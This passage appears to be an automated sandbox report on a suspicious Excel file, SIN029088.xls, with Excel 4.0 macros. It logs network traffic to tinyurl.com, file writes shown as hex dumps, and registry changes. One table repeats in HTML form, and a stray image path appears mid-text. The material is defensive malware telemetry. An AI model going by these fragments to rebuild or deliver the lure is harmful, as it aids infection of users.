Nov 18, 2020 02:49:53.639756918 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.656403065 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.167995930 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.168034077 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.168047905 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.168225050 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:54.171009064 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:54.187494993 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690778971 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690802097 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690812111 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690845013 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690861940 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690876007 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690886021 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690912008 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690917015 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:54.690939903 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690958977 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:54.690962076 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:54.690980911 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:54.726453066 CET	49165	443	192.168.2.22	104.20.138.65

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 02:49:53.239341021 CET	52197	53	192.168.2.22	8.8.8.8
Nov 18, 2020 02:49:53.274969101 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 18, 2020 02:49:53.239341021 CET	192.168.2.22	8.8.8.8	0x8fcb	Standard query (0)	tinyurl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 18, 2020 02:49:53.274969101 CET	8.8.8.8	192.168.2.22	0x8fcb	No error (0)	tinyurl.com		104.20.138.65	A (IP address)	IN (0x0001)
Nov 18, 2020 02:49:53.274969101 CET	8.8.8.8	192.168.2.22	0x8fcb	No error (0)	tinyurl.com		104.20.139.65	A (IP address)	IN (0x0001)
Nov 18, 2020 02:49:53.274969101 CET	8.8.8.8	192.168.2.22	0x8fcb	No error (0)	tinyurl.com		172.67.1.225	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 18, 2020 02:49:53.342422962 CET	104.20.138.65	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 03 02:00:00 CEST 2020	Tue Aug 03 14:00:00 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:46:39 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2384 Parent PID: 584

General

Start time:	02:49:38
Start date:	18/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff40000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D50B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14028EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\A5DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\3B3D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14028EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D50B.tmp	success or wait	1	1404FB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\3B3D.tmp	success or wait	1	1404FB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	C:\Users\user\Desktop\SIN029088.xls	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5DE0000	569	420	a4 94 cf 4e c3 30 0c c6 ef 48 bc 43 95 2b 6a b3 71 40 08 ad db 01 c6 11 90 80 07 c8 12 6f 8b 96 7f 8a 03 6c 6f 8f d3 95 21 a6 ad dd c4 a5 4a 93 7e df cf 76 63 8f 26 6b 6b 8a 4f 88 a8 bd ab d9 b0 1a b0 02 9c f4 4a bb 45 cd de df 1e cb 5b 56 60 12 4e 09 e3 1d d4 6c 03 c8 26 e3 cb 8b d1 db 26 00 16 a4 76 58 b3 65 4a e1 8e 73 94 4b b0 02 2b 1f c0 d1 c9 dc 47 2b 12 bd c6 05 0f 42 ae c4 02 f8 f5 60 70 c3 a5 77 09 5c 2a 53 f6 60 e3 d1 03 cc c5 87 49 c5 74 4d db db 48 66 da b1 e2 7e fb 5d 46 d5 4c 84 60 b4 14 89 02 e5 9f 4e ed 41 4a 3f 9f 6b 09 ca cb 0f 4b d6 15 86 08 42 e1 12 20 59 53 85 a8 89 18 5f 21 25 4a 0c 19 3f c8 0c 6e b1 c7 d4 36 c7 9c f7 0f 2b 22 18 dc 93 f4 84 d9 d6 a1 22 65 93 0a 2e 75 c0 2b 2a d6 11 42 3e 39 5e 87 56 f7 4c 3f 30 6a 05 c5 8b 88 e9 49	...N.0...H.C.+j.q@..........o .....lo...!.....J.~..vc.&kk.O. ..........J.E.....[V`.N....l.. &.....&...vX.eJ..s.K..+.....G+ .....B.....`p..w.*S.`......l. tM..Hf...~.]F.L.`......N.AJ?.k ....K....B.. YS...._!%J..?..n. ..6....+"........"e...u.+*..B> 9^.V.L?0j.....l	success or wait	15	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A5DE0000	989	2	03 00	..	success or wait	15	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A5DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 52 12 a7 84 a6 01 00 00 7f 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.R.............. [Content_Types].xml ... (....................................	success or wait	16	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A5DE0000	10679	38215	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 03 53 00 00 00 fc 08 06 00 00 00 92 1a fe 3a 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c2 00 00 0e c2 01 15 28 4a 80 00 00 94 dc 49 44 41 54 78 5e ec dd 07 60 1b c7 99 36 e0 97 e8 bd 92 60 ef 55 22 d5 7b 71 93 e5 de e5 6e 27 76 e2 b8 c6 4e f3 e5 9c c4 a9 17 c7 76 9c dc fd c9 a5 39 4e 71 2e 71 89 4b dc bb 25 c5 56 ef 5d a4 24 16 b1 f7 0a 10 bd f1 9f 05 96 22 41 02 24 08 82 12 45 7d 8f b3 11 b1 bb 58 60 67 67 67 e7 c3 ce ce 24 2c 7a ee fe 01 10 42 08 21 84 10 42 08 99 10 01 ff 2f 21 84 10 42 08 21 84 90 09 a0 60 8a 10 42 08 21 84 10 42 62 40 cd fc e2 60 5d ca 22 24 6b 8c d0 2b d5 d0 2a d4 30 a8 0c 38 50 7f 0c 7f 38 fe 11 bf 06	.PNG.....IHDR...S..... ..:....sRGB.....gAMA..... a.....pHYs.....(J.....IDA Tx^...`...6.....`.U".{q....n'v ...N.....v.....9Nq.q.K..%.V.].$....."A.$...E}.....X`g gg....$,z....B.!..B...../!..B. !....`..B.!..Bb@...`]."$k..+.. *.0..8P...8....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\A5DE0000	51625	1139	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 52 12 a7 84 a6 01 00 00 7f 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 df 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 90 24 d0 74 09 01 00 00 b9 02 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b1 a9 b8 af 8d 01 00 00 b2 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4e 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.R..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..$.t..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .....N... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\56DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f 23 46 b0 13 38 00 01 00 01 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e 00 02	........g2.................... ......\.p....user B.....a.........=............ ....=.......#F..8.......X.@...... ....."........	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	unknown	16384	eb 71 a2 ad 2e 30 58 af cf ef 83 d9 6e c1 ce ea 83 f8 fb 96 77 f0 b7 30 ef 89 75 fa ec d8 6e 34 f7 75 c0 ed 9b 7e 3d 97 1d ec fe 14 9f b5 f7 a1 df c3 2a 33 9a 64 24 a6 94 06 e6 5f a5 bb 16 4b b2 54 50 4b dc 30 77 d5 a2 ae e6 50 60 fe 54 70 79 2c b0 3a 01 1f 8b 35 c5 62 39 e4 b2 e8 3a 46 99 ac 58 3f 97 eb 0d 2c 4d ad 84 6c c0 8f 04 97 1d 76 ef b0 9f d7 23 d8 db b5 01 bf ff fc db f8 c3 86 3d d8 50 dd 05 8b 48 0d 65 62 11 72 33 92 f1 b0 39 f4 61 76 ab 93 1b 03 8c bb db 2b 84 5c 1e 7d 5a 14 25 19 a0 15 89 20 66 df c7 c7 be 57 0f fb 7e d3 91 c5 dc cf 82 29 1f 3c 09 aa 40 e7 27 99 e9 b1 3d 89 b2 3c 2f 0b 26 a9 04 52 6f 3f 5c b6 4e 9c ec 9c 7e e7 57 3c f2 76 af c3 09 9b c7 83 04 0c 40 92 e0 c3 9f bb c7 ef 90 64 ba bb ae b4 10 99 6a 19 3c 2c ef 37 d7 ef 44 2d 0b	.q...0X.....n.......w..0..u... n4.u...~=...........*3.d$...._ ...K.TPK.0w....P`.Tpy,.:...5. b9...:F..X?...,M..l.....v....#. ....=.P...H.eb.r3...9.av ....+.\.}Z.%.... f....W..~. .....).<..@.'...=..</.&..Ro?\. N...~.W<.v........@........d.. ....j.<,.7..D-.	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\56DE0000	unknown	16384	0f ea e6 9c 10 42 08 21 84 9c fd ce 58 30 35 15 54 86 af e0 f6 42 3d f2 ec e5 b8 f7 f0 36 fc f1 e4 36 bc 74 fc 65 bc 51 d5 85 0e 17 0b de f8 f5 06 25 08 44 90 28 93 f8 57 43 b2 93 1f 84 56 e8 47 82 c7 8b df 2a 42 9f 2d 1a e4 ef eb 83 cd 67 41 6b d3 01 7c b3 61 1b fe cc a6 97 86 4f 1d d5 fc 9a a3 d9 ec ff 40 3d d7 34 d0 98 82 bc e2 f0 db 1f ce df d7 cf 3e 4b 08 c8 64 10 09 47 1f 32 83 5a 0e b9 cf 05 97 7b 92 41 0a 0b 20 05 2c 4d 46 72 d9 cd e8 b5 b7 a2 ee d0 c7 78 72 e4 7e 36 ed c5 4b 7d b1 05 c4 21 b8 48 90 7d b6 34 61 46 65 49 42 08 21 84 10 32 83 cd a8 9a ab 50 a3 84 42 e8 80 d7 1a da 8c 6d 61 46 2a 12 c5 c1 bb 37 c3 89 e5 3a 24 97 5d 8f ff 4e 49 e3 e7 04 5d 51 98 85 54 7f 0f 7a 7a 42 9f 4f 1a ce e6 78 19 56 af 11 c6 cc 5c fc 22 71 e2 4d fa 76 37 74 a2	.....B.!....X05.T....B=......6...6.t.e.Q.........%.D.(..WC....V.G....*B.-......gAk..|.a......O........@=.4...........>K..d..G.2.Z.....{.A.. .,MFr.........xr.~6..K}...!.H.}.4aFeIB.!..2.....P..B......maF*....7...:$.]..NI...]Q..T..zzB.O...x.V....\."q.M.v7t.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	unknown	636	3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 19 00 be 00 3a 00 33 00 00 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 19 00 be 00 3a 00 34 00 00 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 19 00 be 00 3a 00 35 00 00 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 19 00 d7 00 30 00 0c 07 00 00 a4 01 3e 00 3e 00 3e 00 3e 00 3e	>.....:.3...>.....:.4...>.....:.5...>.....0.......>.>.>.>.>	success or wait	1	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\56DE0000</td><td>unknown</td><td>16384</td><td>0f ea e6 9c 10 42 08
21 84 9c fd ce 58 30
35 15 54 86 af e0 f6
42 3d f2 ec e5 b8 f7
f0 36 fc f1 e4 36 bc
74 fc 65 bc 51 d5 85
0e 17 0b de f8 f5 06
25 08 44 90 28 93 f8
57 43 b2 93 1f 84 56
e8 47 82 c7 8b df 2a
42 9f 2d 1a e4 ef eb
83 cd 67 41 6b d3 01
7c b3 61 1b fe cc a6
97 86 4f 1d d5 fc 9a
a3 d9 ec ff 40 3d d7
34 d0 98 82 bc e2 f0
db 1f ce df d7 cf 3e
4b 08 c8 64 10 09 47
1f 32 83 5a 0e b9 cf
05 97 7b 92 41 0a 0b
20 05 2c 4d 46 72 d9
cd e8 b5 b7 a2 ee d0
c7 78 72 e4 7e 36 ed
c5 4b 7d b1 05 c4 21
b8 48 90 7d b6 34 61
46 65 49 42 08 21 84
10 32 83 cd a8 9a ab
50 a3 84 42 e8 80 d7
1a da 8c 6d 61 46 2a
12 c5 c1 bb 37 c3 89
e5 3a 24 97 5d 8f ff
4e 49 e3 e7 04 5d 51
98 85 54 7f 0f 7a 7a
42 9f 4f 1a ce e6 78
19 56 af 11 c6 cc 5c
fc 22 71 e2 4d fa 76
37 74 a2</td><td>.....B.!....X05.T....B=......6
...6.t.e.Q.........%.D.(..WC..
..V.G....*B.-......gAk..|.a...
...O........@=.4............>K
..d..G.2.Z.....{.A.. .,MFr....
.....xr.~6..K}...!.H.}.4aFeIB.
!..2.....P..B......maF*....7..
.:$.]..NI...]Q..T..zzB.O...x.V
....\."q.M.v7t.</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\56DE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 00
02 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 05 00
00 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 04 00 04 00 03
00 9c 00 02 00 11 00
19 00 02 00 00 00 12
00 02 00 00 00 13 00
02 00 00 00 af 01 02
00 00 00 bc 01 02 00
00 00 3d 00 12 00 f8
7f f8 7f 23 46 b0 13
38 00 01 00 01 00 01
00 58 02 40 00 02 00
00 00 8d 00 02 00 00
00 22 00 02 00 00 00
0e 00 02</td><td>........g2...................
......\.p....user

 B.....a.........=............
....
.=.......#F..8.......X.@......
....."........</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\56DE0000	unknown	216	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a8 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 60 00 00 00 12 00 00 00 70 00 00 00 0c 00 00 00 88 00 00 00 0d 00 00 00 94 00 00 00 13 00 00 00 a0 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 10 00 00 00 44 65 78 74 65 72 20 4d 4f 52 47 41 4e 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 00 7a ec 83 98 bd d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....`.....p..... ....Dexter MORGAN..... ..user.....Microsoft Exc el.@....L.z....@....z.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 46 65 75 69 6c 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Feuil1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\56DE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 94 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 92 00 00 00 93 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	..........................>.....	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\56DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\56DE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
